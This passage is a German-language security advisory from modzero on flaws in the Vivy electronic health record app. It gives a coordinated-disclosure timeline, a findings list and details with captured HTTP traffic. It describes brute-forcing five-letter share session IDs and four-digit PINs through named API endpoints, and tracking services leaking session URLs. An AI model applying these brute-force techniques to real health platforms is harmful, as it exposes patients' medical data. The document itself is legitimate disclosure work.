Schwachstellen in Gesundheits-App Vivy

25. Oktober 2018

Inhaltsverzeichnis

Timeline

Zeit	Beschreibung
18.09.2018	Extern: Veröffentlichung eines Blog-Posts hinsichtlich potentieller Datenschutzprobleme der kurz zuvor veröffentlichten Vivy App unter https://www.kuketz-blog.de/gesundheits-app-vivy-datenschutz-bruchlandung/
21.09.2018	Schwachstellen in Vivy-Backend entdeckt von Martin Tschirsich
21.09.2018 - 12:00 Uhr	Recherche nach Sicherheitsbeauftragten bei Vivy. Keine Kontakt-Daten gefunden, daher auf gut Glück an security@vivy.com geschrieben.
21.09.2018 - 13:15 Uhr	Anruf von einem der Geschäftsführer.
21.09.2018 - 13:30 Uhr	E-Mail mit Kontaktdetails erhalten.
21.09.2018 - 18:45 Uhr	Email: CTO über die Kritikalität informiert, und dass wir noch am selben Abend einen ersten Report fertig machen. Telefonkonferenz für Samstag vorgeschlagen.
21.09.2018 - 19:00 Uhr	Rückfrage von CTO beantwortet, Terminvorschlag für Telefonkonferenz Samstag 11:00
22.09.2018 - 09:45 Uhr	Entwurf des Berichts verschlüsselt an CTO geschickt.
22.09.2018 - 11:00 Uhr	Telefonkonferenz mit CTO
24.09.2018 - 21:00 Uhr	Treffen mit Geschäftsleitung und einem Vertreter eines Investors in den Geschäftsräumen der Vivy. An den im Bericht geschildert Problemen wird laut Vivy aktiv gearbeitet um diese zu beheben.
03.10.2018 - 22:30 Uhr	Übermittlung einer finalen Version des Berichtes mit der Nennung eines Zeitpunkts der Veröffentlichung der Schwachstellen am 10.10.2018.
04.10.2018 – 17:55 Uhr	Vivy beschreibt ausführlich den Fortschritt der Behebung aller Sicherheitsprobleme und bittet um Verlängerung der Frist auf den 24.10.2018. Der Bitte wird am 8.10.2018 per Threema-Nachricht an den CEO entsprochen.
21.10.2018	Wir koordinieren eine Veröffentlichung am 30.10.2018
30.10.2018 – 10:00 Uhr	Veröffentlichung des Berichts und eines begleitenden Blog-Artikels.

Dokumentenversionen

Version	Autor	Datum	Kommentar
0.1	Martin Tschirsich	22.09.2018	Initiale Version
0.2	Thorsten Schröder	22.09.2018	Befunde hinzugefügt
0.3	Martin Tschirsich	24.09.2018	Befunde hinzugefügt
0.4	Martin Tschirsich	02.10.2018	Befunde hinzugefügt
1.0	Thorsten Schröder	03.10.2018	Dokumenten-Review
1.4	Thorsten Schröder	25.10.2018	Finale Version

1. Zusammenfassung

Der Launch der elektronischen Gesundheitsakte Vivy wurde von großem medialem Echo begleitet. Die App ermöglicht zunächst 13,5 Mio. Krankenversicherten kostenlos die Verwaltung ihrer Gesundheitsdaten.

Die Vivy-App soll laut Hersteller höchsten Sicherheitsansprüchen genügen:

> *"Vivy ist ein CE zertifiziertes medizinisches Produkt und erfüllt die höchsten Sicherheitsanforderungen, die durch das Bundesamt für Sicherheit in der Informationstechnik (BSI) formuliert wurden."*
>
> *Quelle: https://www.vivy.com/sicherheit/sicherheitleistungserbringer/, zuletzt abgerufen am 02.10.2018*

Wenige Tage nach dem Launch von Vivy identifizierte Martin Tschirsich, IT Security Analyst bei modzero, schwere Sicherheitsmängel sowohl in der Smartphone-App, als auch in der Cloud-Plattform und der Browser-Anwendung für Ärzte.

Informationen darüber, wer wann mit welchem Arzt Gesundheitsdaten geteilt hatte, waren ungeschützt für jede Person lesbar im Internet.

Versicherte konnten durch die Informations-Lecks anhand von Name, Foto, E-Mailadresse, Geburtsdatum und Versichertennummer identifiziert werden. Auch Name, Adresse und Fachrichtung des kontaktierten Arztes konnten ausgelesen werden.

Unbefugte konnten über das Internet alle Dokumente, die an einen Arzt gesendet werden sollten, abfangen und entschlüsseln.

Darüber hinaus fand modzero zahlreiche konzeptionelle Schwächen im Rahmen der Nutzung der RSA-Verschlüsselung und des Schlüssel-Managements. So konnten beispielsweise über trivial ausnutzbare Fehler in der Server-Anwendung die geheimen RSA-Schlüssel der Ärzte ausgelesen werden.

Zwei-Faktor-Authentifizierung sollte das Sicherheitsniveau bei der Anmeldung erhöhen. Diese Methode konnte mittels Brute-Force-Angriff praktisch umgangen werden.

In die Smartphone-App konnte beliebiger HTML-Code eingebettet und für glaubhafte Phishing-Angriffe genutzt werden.

Allein mit E-Mailadresse und Passwort eines Nutzers und ohne Kenntnis dessen privaten Schlüssels konnten in einem simulierten Angriff alle nachfolgend übertragenen Gesundheitsdaten durch den Angreifer entschlüsselt werden.

Zudem konnten auf dem Smartphone im Klartext gespeicherte Gesundheitsdaten ausgelesen werden.

Die Ende-zu-Ende-Verschlüsselung kann durch einen Man-in-the-Middle-Angreifer ausgehebelt werden, da Schlüssel mit Kommunikationspartnern ausgetauscht werden, ohne deren Identität zu verifizieren.

Zudem sichert der eingesetzte Verschlüsselungsmodus lediglich die Vertraulichkeit der Gesundheitsdaten zu, nicht aber deren Integrität und Authentizität. Unautorisierte Änderungen bleiben unbemerkt.

2. Übersicht der Befunde


Befund	Auswirkung
4.1.1 Schlüsselaustausch ohne Authentifizierung	Mittel/Hoch
4.1.2 Unauthentifizierte Verschlüsselung	Mittel/Hoch
4.2.1 Preisgabe von mit Arzt geteilten Dokumenten und Metadaten	Mittel/Hoch
4.2.2 Überschreiben öffentlicher Schlüssel	Mittel/Hoch
4.2.3 Brute-Force-Angriff auf Zwei-Faktor-Authentifizierung	Mittel/Hoch
4.2.4 Fehlermeldungen bei Login begünstigen Brute-Force-Angriffe	Gering
4.3.1 Unsichere Speicherung von Schlüsselmaterial im Browser	Mittel/Hoch
4.3.2 Persistentes Cross-Site-Scripting in geteilten Dokumenten	Mittel/Hoch
4.3.3 Persistentes Cross-Site-Scripting in Profilbildern	Mittel/Hoch
4.3.4 Persistentes Cross-Site-Scripting in Benutzernamen	Mittel/Hoch
4.3.5 Fehlende HTTP-Transport-Security-Policy	Mittel/Hoch
4.4.1 Export des privaten Schlüssels im Klartext	Mittel/Hoch
4.4.2 Einbetten von nicht vertrauenswürdigem HTML-Code	Mittel/Hoch
4.4.3 Zuordnung von pseudonym gespeicherten Gesundheitsdaten	Mittel/Hoch
4.4.4 Preisgabe vertraulicher Daten aus Gesundheitsakte im System-Log	Mittel/Hoch
4.4.5 Preisgabe vertraulicher Daten aus Gesundheitsakte im Cache	Mittel/Hoch

3. Vorgehensweise

Vivy ermöglicht neben der Speicherung von Dokumenten deren Austausch zwischen Nutzern, von Nutzern zu Ärzten und von Ärzten zu Nutzern. Der Nutzer bedient sich dabei der *Smartphone-App* unter iOS oder Android. Die Smartphone-App kommuniziert über verschiedene API-Endpunkte direkt mit auf Servern von Amazon Web Services gehosteten Diensten, nachfolgend *Vivy-Plattform* genannt. Auf der Vivy-Plattform wird auch eine *Browser-App* für den Austausch von Dokumenten zwischen Ärzten und Nutzern gehostet.

Betrachtet wurden ausgewählte Teilbereiche der Smartphone-App für Android, der Vivy-Plattform sowie der Browser-App mit augenscheinlichen Auffälligkeiten. Eine vollständige Sicherheitsanalyse wurde nicht durchgeführt. Zur Identifikation der nachfolgend dokumentierten Schwachstellen wurde allein die zum Download angebotene Android-App, die allgemein zugängliche Dokumentation sowie das Antwortverhalten der Vivy-Plattform herangezogen.

3.1 Testumgebung



Die Vivy-App in Version 1.6 für Android wurde auf einem Bee E7S Smartphone mit Android 6.0.1 installiert. Das Smartphone erfüllt die geforderten Voraussetzungen:

> *Um die Vivy-App herunterladen zu können, muss dein Smartphone mindestens das Betriebssystem Android 6.0 Marshmallow oder höher installiert haben.*

Quelle: https://help.vivy.com/hc/de/articles/360000473113, zuletzt abgerufen am 02.10.2018

Anschließend wurde der Datenverkehr zwischen App und Vivy-Plattform über einen zwischengeschalteten MitM-Proxy analysiert. Voraussetzung hierfür war die Installation eines MitM-CA-Zertifikates auf dem Smartphone, dessen Public-Key-Pin zuvor der App bekannt gemacht wurde.

Zur Verifikation einiger identifizierter Schwachstellen wurde die App zusätzlich auf einem zweiten Android-Smartphone installiert und der Speicherinhalt nach Erlangung von Root-Rechten ausgelesen.

4. Befunde

Nachfolgend sind alle Schwachstellen gelistet, die bei Betrachtung der einzelnen Komponenten der Anwendung und deren Zusammenspiel aufgefallen sind.

4.1 Allgemein

4.1.1 Schlüsselaustausch ohne Authentifizierung

Typ/Klasse	Kryptographie
Aufwand	Mittel/Hoch
Auswirkung	Mittel/Hoch
Ort	Vivy-Plattform, Smartphone-App, Browser-App

Die Anwendung tauscht Schlüssel mit Kommunikationspartnern aus, ohne deren Identität zu verifizieren.

Im eingesetzten asymmetrischen Verschlüsselungsverfahren benötigt der Sender für eine verschlüsselte Übertragung den öffentlichen Schlüssel des Empfängers.

Dabei muss sichergestellt sein, dass es sich tatsächlich um den Schlüssel des Empfängers handelt und nicht um eine Fälschung eines Betrügers.

Eine solche Authentifizierung öffentlicher Schlüssel findet jedoch nicht statt.

MITRE kategorisiert diese Schwachstelle unter „CWE-322: Key Exchange without Entity Authentication“[1].

4.1.1.1 *Details*

Vivy setzt auf eine sogenannte hybride Verschlüsselung. Bevor ein Dokument über die Vivy-Plattform verschickt wird, wird es vom Absender symmetrisch verschlüsselt. Der dazugehörige symmetrische Schlüssel wird mit dem öffentlichen Schlüssel des Empfängers verschlüsselt. Sowohl das verschlüsselte Dokument als auch der verschlüsselte symmetrische Schlüssel werden auf der Vivy-Plattform gespeichert.

Bei Übertragung von Dokumenten an einen anderen Nutzer empfängt die App dessen öffentlichen Schlüssel von der Vivy-Plattform.

Beispiel: Senden eines Dokumentes an einen anderen Nutzer mit E-Mailadresse test@example.com:

```
POST /api/users/me/sharesessions?email=test%40example.com&permanent=false&reportId=a8e80280-f00f-4936-
bd29-a426ed7eb60b HTTP/1.1
Content-Type: application/json
Accept-Language: en-US
x-uvita-client: android
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJ0ZXN0MUBleGFtcGxlLmNvbSIsInN0eXBlIjoiVVNFUiIsInN
jb3BlIjpbImJhc2ljIl0sImlkIjoiZjgwMzY3ZjEtYzgxMC00NzIxLTgyNzQtNTk5MTg5NDhmOTk1IiwiZXhwIjoxNTM4MzQ0Mjk2LCJ
qdGkiOiIyM2JkNDdlZC02YmQzLTQ4NWUtOWE1YS0xOWIyMjcwZTJmODQiLCJjbGllbnRfaWQiOiJhbmRyb2lkIn0.iwkGVUK2HvHgmIX
iWw3OU-oOdmYY-vZCmo9rtGJH928
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Length: 0
Host: api.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0
```

Die Vivy-Plattform antwortet mit dem öffentlichen Schlüssel des Nutzers:

```
HTTP/1.1 200
Date: Sun, 30 Sep 2018 21:46:36 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Expose-Headers: x-encryption-cipher-key, x-encryption-compression, x-encryption-content-
type, x-encryption-version
X-Application-Context: uvita-api:prod
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
```

[1] https://cwe.mitre.org/data/definitions/322.html, zuletzt abgerufen am 02.10.2018

```
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Vary: Accept-Encoding
Content-Length: 1156

{
  "sessionId" : "kxxq8nzy",
  "url" : "https://vivy.com/kxxq8nzy",
  "externalPin" : "1XOv35kjMXqiOt37ndzf21HzMq9AyWMVy0qGa035",
  "publicKey" : "-----BEGIN PUBLIC KEY-----
\nMIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA5N3Pk+1wGylvb6woAjqv\nxjHbzf/NgJlr+Y5Fkn31zZNSX+FDWTDSc2iU
s7uFi+Z0LY6yuLOdp8UWTA7BHRAS\nr3cUjBYukDGvxohFl7iNaHKnwnkFof3EITqRXAX9wl9n7j4R0YSGNEgD0MC/rC8X\n4qWCDAoY
nESMzujJT9gPH4K68O6BQB9h1mgLHJ7vanrG8pcC2GiNIEK3rveOBU7+\nkU8ccykB5ZpGLQyeDlNFrVMtYEWThl4KZoA3NImLvm+2K+
FLqdJ9xsjmoj0TlgT6\nlQ9JNh2xz9wjzdigTCDQSpYvE6hfz3WE8LNE6ZMRzSuMqRPft3foiioF40gCpHXP\nI0pSZ/2u4ux2IUMx5e
O/U4UuPPM8tBT1asJBmRH9qfI29MhHuYv/cRdg+DagFWzK\nNCJ2glsNs/18R3zj6/Oo6bTVukHRJqNhLzFNDhKTEwdPl8Cmq9NKTla/
/aIQwdQR\niDYzqTl3SkRhcR2BAeurBj7Xs7LilnGRvCR6S3X7c5Vgn3EC86VKrWwhqoU8yTgy\nP7eDwQuJGQQxDH78qwEKM3khbHLd
7ZuTXmEMmYqEVxAwSc/pHwVOr+o8OAtmGc0/\nCBusHCc0m5/Ovj57Nzc9ioSdzZjeky4Sas1ayT4fGQa3QQXnTCTfacat3URcSdyj\n
Do7k6/ZcepiNsLYUPMFX5MUCAwEAAQ==\n-----END PUBLIC KEY-----\n",
  "contentFileId" : null,
  "createdAt" : "2018-09-30T21:46:36.578Z",
  "expiresAt" : "2018-10-01T21:46:36.578Z",
  "permanent" : false,
  "doctorId" : null,
  "email" : "test@example.com"
}
```

Die Smartphone-App sowie die Browser-App bieten keine Möglichkeit, die Authentizität des öffentlichen Schlüssels zu verifizieren. Tauscht beispielsweise ein Vivy-Mitarbeiter oder der Anbieter der Cloud-Infrastruktur den hinterlegten öffentlichen Schlüssel eines Nutzers durch seinen eigenen Schlüssel aus, dann kann dieser alle an diesen Nutzer gesendeten Dokumente entschlüsseln (Man-in-the-Middle-Angriff). Es besteht also keine Vertraulichkeit bei Kompromittierung der Vivy-Plattform.

4.1.1.2 *Empfehlung*

Bei Nutzung einer Public-Key-Infrastruktur kann die App zuvor mit einem Vertrauensanker in Form von Root-Zertifikaten ausgestattet werden. Die Authentizität eines öffentlichen Schlüssels kann dann mit einem Public-Key-Zertifikat bestätigt werden,

Ist keine Public-Key-Infrastruktur vorhanden, kann dem Nutzer zumindest durch Anzeigen eines Fingerprints der beteiligten öffentlichen Schlüssel eine Möglichkeit gegeben werden, sich durch Abgleich mit bereits bekannten und auf sicherem Weg ausgetauschten Fingerprints von deren Authentizität zu überzeugen.

Trotz dieser Maßnahmen besteht weiterhin kein Schutz bei Kompromittierung der Smartphone-App. Ein Angreifer müsste für eine solche Kompromittierung allerdings im Besitz eines gültigen Signaturschlüssels sein und die kompromittierte App über den Google Play Store verteilen können. Signaturschlüssel (Zertifikate) sollten speziell gesichert werden.

Auch die Browser-App ist nicht vor Kompromittierung geschützt. Hier besteht weiterhin ein erhöhtes Risiko durch fehlende Signierung. Abhilfe schaffen könnte ein signiertes Browser-Plugin oder ein signierter Desktop-Client.

4.1.2 Unauthentifizierte Verschlüsselung

Typ/Klasse	Kryptographie
Aufwand	Hoch
Auswirkung	Mittel/Hoch
Ort	Vivy-Plattform, Smartphone-App, Browser-App

Authentifizierte Verschlüsselung gewährleistet zusätzlich zur Vertraulichkeit die Datenintegrität und Authentizität verschlüsselter Nachrichten - diese stammen also nachweisbar vom jeweiligen Absender.

Die eingesetzte Verschlüsselung dagegen gewährleistet allein die Vertraulichkeit. Das bedeutet, dass ein Empfänger einer so verschlüsselten Nachricht nicht wissen kann, ob der verschlüsselte Nachrichtentext zwischendurch manipuliert wurde.

Die fehlende Authentifizierung macht die Verschlüsselung zusätzlich angreifbar durch Adaptive-Chosen-Ciphertext-Attacks (CCA2). Hierbei sendet ein Angreifer zuvor abgefangene verschlüsselte Nachrichten mit spezifischen Manipulationen an die Anwendung - ein sog. „Entschlüsselungs-Orakel“ - und leitet aus deren Rückmeldung über Erfolg oder die Art des bei der versuchten Entschlüsselung aufgetretenen Fehlers Informationen über den Klartext der Nachricht ab.

4.1.2.1 *Details*

Die App setzt auf eine sogenannte hybride Verschlüsselung. Bevor ein Dokument über die Vivy-Plattform verschickt oder auf ihr gespeichert wird, wird es vom Absender symmetrisch verschlüsselt. Der dazugehörige symmetrische Schlüssel wird mit dem öffentlichen Schlüssel des Empfängers verschlüsselt. Sowohl das verschlüsselte Dokument als auch der verschlüsselte symmetrische Schlüssel werden auf der Vivy-Plattform gespeichert.

Die symmetrische Verschlüsselung wird mit der Block-Chiffre AES im CBC-Modus und PKCS7-Padding realisiert. Der CBC-Modus sichert die Vertraulichkeit einer verschlüsselten Nachricht zu, nicht aber deren Integrität bzw. Authentizität.

So ist es denkbar, dass ein Angreifer anhand der Metadaten (Absender, Datum, Dateigröße, Dateityp) verschlüsselte, aber im Klartext nach vorhersagbarem Muster aufgebaute Dokumente identifiziert und diese gezielt manipuliert[2].

CCA2-Angriffe sind ebenfalls denkbar, obwohl hier keine typische Online-Anwendung vorliegt. Die App kommuniziert dennoch auf verschiedenen Kanälen Informationen über das Ergebnis eines Entschlüsselungsversuches.

Beispielsweise fragt die App nur nach erfolgreicher Entschlüsselung der Metainformationen eines Dokumentes auch Informationen über den darin genannten Arzt ab. Schlägt die Verschlüsselung fehl, werden auch keine Arzt-Informationen abgerufen. Zudem sendet die App Informationen über eingetretene Fehler inklusive Zeitstempel an crashlytics.com. Auch über das lokale Android-System-Log werden zum Teil detaillierte Fehlerberichte ausgegeben.

Ob die auf diesen oder weiteren Kanälen offengelegten Informationen für einen CCA2-Angriff in der Praxis ausreichen, wurde nicht abschließend geprüft. Der Einsatz des Kompressionsverfahrens gzip inklusive CRC-Prüfsummencheck erhöht die Komplexität eines solchen CCA2-Angriffes.

4.1.2.2 *Empfehlung*

Die vorgenannten Schwächen können durch Einsatz eines authentifizierten Betriebsmodus der AES-Blockchiffre oder das Hinzufügen eines Message-Authentication-Codes (Encrypt-then-MAC) beseitigt werden.

4.2 Vivy-Plattform

4.2.1 Preisgabe von mit Arzt geteilten Dokumenten und Metadaten

Typ/Klasse	Information-Disclosure
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Vivy-Plattform

Von Nutzern mit Ärzten geteilte Dokumente können kurzfristig, personenbezogene Metadaten sogar längerfristig von Dritten eingesehen werden. Die zum Zugriff benötigte PIN kann per Brute-Force-Angriff in wenigen Sekunden ermittelt werden.

Teilt ein Nutzer aus der App heraus Dokumente mit einem Arzt, so werden diese unter einer fünfstelligen Kombination aus Kleinbuchstaben im URL-Pfad – der sogenannten Session-ID – unter `https://vivy.com` abrufbar gemacht. Lautet die Session-ID beispielsweise `bretr`, so wird ein Zugriff auf `https://vivy.com/bretr` mit einer Umleitung auf `https://app.vivy.com/bretr` beantwortet:

```
HTTP/1.1 200 OK
```

[2] https://hackerone.com/reports/108082, zuletzt abgerufen am 02.10.2018

```
Content-Type: text/html
Content-Length: 99
Connection: close
Date: Sat, 22 Sep 2018 06:31:41 GMT
Last-Modified: Fri, 21 Sep 2018 18:26:55 GMT
ETag: "2f31eb79d74cddff0c49b86e7e4d30cb"
x-amz-server-side-encryption: AES256
x-amz-version-id: S9vye5RB5lruNk2EOxJ2udtVDmmGGT1N
Accept-Ranges: bytes
Server: AmazonS3
X-Cache: Miss from cloudfront
Via: 1.1 0f820adb6671fcc6033a9aa95ec8e0fb.cloudfront.net (CloudFront)
X-Amz-Cf-Id: kK6XXO95W5bt4gSi46KdxD1o43x3Zcz8CTdUXR7bYOP9MwdOR5Wi_Q==

<html><head><meta http-equiv="refresh" content="0; url=https://app.vivy.com/bretr" /></head></html>
```

Insgesamt gibt es 11.881.376 mögliche, aus fünf Kleinbuchstaben bestehende Session-IDs. Dieser Suchraum kann von einem externen Angreifer mit 140 HTTP-Abfragen pro Sekunde innerhalb von weniger als 24 Stunden vollständig durchlaufen werden.

Zudem gibt die Browser-App unter `https://app.vivy.com/bretr` die Session-ID ohne fremdes Zutun an Dritte weiter:

4.2.1.1 *Per HTTP-Request an Mixpanel Inc, San Francisco, CA, USA:*

```
GET
/track/?data=eyJldmVudCI6ICJtcF9wYWdlX3ZpZXciLCJwcm9wZXJ0aWVzIjogeyIkb3MiOiAiTGludXgiLCIkYnJvd3NlciI6ICJ
GaXJlZm94IiwiJGN1cnJlbnRfdXJsIjogImh0dHBzOi8vYXBwLnZpdnkuY29tL2JyZXRyIiwiJGJyb3dzZXJfdmVyc2lvbiI6IDYyLCI
kc2NyZWVuX2hlaWdodCI6IDEwODAsIiRzY3JlZW5fd2lkdGgiOiAxOTIwLCJtcF9saWliIiOiAid2ViIiwiJGxpYl92ZXJzaW9uIjogIjI
uMTcuMCIsImRpc3RpbmN0X2lkIjogIjE2NWZkNjNiMTg4MmY2LTA4YjlmNWU3NTFlZWQ0LTc1Mjc2NzUyLTFmYTQwMC0xNjVmZDYzYjE
4OTM0YyIsIiRpbml0aWFsX3JlZmVycmVyIjogIiRkaXJlY3QiLCIkaW5pdGlhbF9yZWZlcnJpbmdfZG9tYWluIjogIiRkaXJlY3QiLCJ
wbGF0Zm9ybSI6ICJ3ZWIiLCJsYW5ndWFnZSI6ICJlbi1VUyIsIm1wX3BhZ2UiOiAiaHR0cHM6Ly9hcHAudml2eS5jb20vYnJldHIiLCJ
tcF9icm93c2VyIjogIkZpcmVmb3giLCJtcF9wbGF0Zm9ybSI6ICJMaW51eCIsInRva2VuIjogIjBmMzdjYmUwNTI3M2Q4ZDkwOTc5ZTJ
kNmI5ODBlMGU0In19&ip=1&_=1537554638265 HTTP/1.1
Host: api.mixpanel.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://app.vivy.com/bretr
Origin: https://app.vivy.com
DNT: 1
Connection: close
```

Der base64-kodierte URL-Query-Parameter lautet dekodiert:

```
{"event": "mp_page_view","properties": {"$os": "Linux","$browser": "Firefox","$current_url":
"https://app.vivy.com/bretr","$browser_version": 62,"$screen_height": 1080,"$screen_width":
1920,"mp_lib": "web","$lib_version": "2.17.0","distinct_id": "165fd63b1882f6-08b9f5e751eed4-75276752-
1fa400-165fd63b18934c","$initial_referrer": "$direct","$initial_referring_domain": "$direct","platform":
"web","language": "en-US","mp_page": "https://app.vivy.com/bretr","mp_browser": "Firefox","mp_platform":
"Linux","token": "0f37cbe05273d8d90979e2d6b980e0e4"}}
```

4.2.1.2 *Per Websocket an Zopim Technologies Pte Ltd., Singapore*

```
1537554675824
0
1
0
d
{"__type":"register","accountKey":"vVpouV97M7Kyy7sCETkL8nQySea7zw5e","cookie_law":false,"dt":"desktop","
mID":"","ref":"","rev":"d31db3dc3c4ffeba8f09a2277c4ea071814e7cf0","source":"widget_v2","theme":"simple",
"title":"Vivy","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0","url":"https://app.vivy.com/bretr"}
```

4.2.1.3 *Per HTTP-Request an Zendesk Inc., San Francisco, CA, USA*

```
GET
/embeddable_blip?type=pageView&data=eyJwYWdlVmlldyI6eyJyZWZlcnJlciI6Imh0dHBzOi8vYXBwLnZpdnkuY29tL2JyZXRy
IiwidGltZSI6OSwibmF2aWdhdG9yTGFuZ3VhZ2UiOiJlbi1VUyIsInBhZ2VUaXRsZSI6IlZpdnkiLCJ1c2VyQWdlbnQiOiJNb3ppbGxh
LzUuMCAoWDExOyBVYnVudHU7IExpbnV4IHg4Nl82NDsgcnY6NjIuMCkgR2Vja28vMjAxMDAxMDEgRmlyZWZveC82Mi4wIiwiaGVscENl
bnRlckRlZHVwIjpmYWxzZX0sImJ1aWQiOiI2NWM1MzMyNDlmMWVmMDMyNzkwNTBmNTdlNTQ4ODMwMyIsInN1aWQiOiI4MzlmY2YxNWNm
ODk4Y2UxMDBjMWJlMmFjNDMyM2FlMyIsInZlcnNpb24iOiJkZThkN2E5MWUiLCJ0aW1lc3RhbXAiOiIyMDE4LTA5LTIxVDE4OjMxOjE0
Ljg0OFoiLCJ1cmwiOiJodHRwczovL2FwcC52aXZ5LmNvbS9icmV0ciJ9 HTTP/1.1
Host: uvita.zendesk.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://app.vivy.com/bretr
Origin: https://app.vivy.com
DNT: 1
Connection: close
```


Der base64-kodierte URL-Query-Parameter lautet dekodiert:

```
{"pageView":{"referrer":"https://app.vivy.com/bretr","time":9,"navigatorLanguage":"en-
US","pageTitle":"Vivy","userAgent":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0","helpCenterDedup":false},"buid":"65c533249f1ef03279050f57e5488303","suid":"839fcf15cf898ce
100c1be2ac4323ae3","version":"de8d7a91e","timestamp":"2018-09-
21T18:31:14.848Z","url":"https://app.vivy.com/bretr"}
```

4.2.1.4 *Per HTTP-Referrer an Google LLC., Mountain View, CA, USA*

```
GET /css?family=Lato:400,700,400italic,700italic&subset=latin HTTP/1.1
Accept: text/css,*/*;q=0.1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cache-Control: no-cache
Pragma: no-cache
Referer: https://app.vivy.com/bretr
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Chromium/69.0.3497.81 Chrome/69.0.3497.81 Safari/537.36
```

Welche Daten unter Kenntnis der Session-ID eingesehen werden können, hängt davon ab, ob der Arzt das vom Nutzer bereitgestellte Dokument bereits abgerufen hat und ob der Nutzer den Teilen-Bildschirm der App offen oder bereits geschlossen hat - also das Teilen beendet hat:



4.2.1.5 *Das Dokument wurde bereits vom Arzt abgerufen*

Hier kann die zum Abrufen des Dokumentes benötigte vierstellige PIN auf ähnliche Weise wie die Session-ID bei gleichbleibender HTTP-Abfragerate innerhalb einer Minute gefunden werden. Dabei muss die Vivy-API mit der Session-ID im Pfad unter dem Endpunkt `/api/sharesessions/bretr/profiles` zusammen mit der PIN im Authentication-Header abgefragt werden. Bei korrekter PIN-Eingabe werden beispielsweise folgende Daten zurückgegeben:

```
HTTP/1.1 200
```

```
Date: Fri, 21 Sep 2018 18:31:24 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Server: nginx/1.13.12
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
X-Application-Context: uvita-api:prod
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Vary: Accept-Encoding
Content-Length: 178577

{
  "user" : {
    "id" : "c9bbce0d-0c5a-4df1-8d3a-8264760bee89",
    "firstName" : null,
    "lastName" : null,
    "preferredName" : "modzero_test",
    "language" : "en-US",
    "email" : "test@example.com",
    "birthDate" : null,
    "pictureFileId" : null,
    "insurance" : {
      "id" : "dak-gesundheit",
      "name" : "DAK-Gesundheit",
      "number" : null,
      "verified" : false,
      "status" : "pending",
      "supported" : true,
      "cardLogoUrl" : "https://uvita.eu/images/uploads/75d74b75-1c44-4c81-98bd-392512771c38",
      "invertedColorCardLogoUrl" : null,
      "backgroundUrl" : "https://uvita.eu/images/insurances/dak-gesundheit/cardbackground-pr.png",
      "contactBackgroundUrl" : "https://uvita.eu/images/insurances/dak-gesundheit/cardbackground-
pr.png",
      "color" : "#FFFFFFFF",
      "primaryColor" : "#BF4A17FF",
      "secondaryColor" : "#FFFFFFFF",
      "features" : [ {
        "id" : "sso",
        "iconUrl" : null
      } ]
    },
    "kycStatus" : "initial",
    "kycMessage" : null,
    "key" : {
      "pubKeyId" : "1aafdc84-7541-4a3b-9544-edbeab098833",
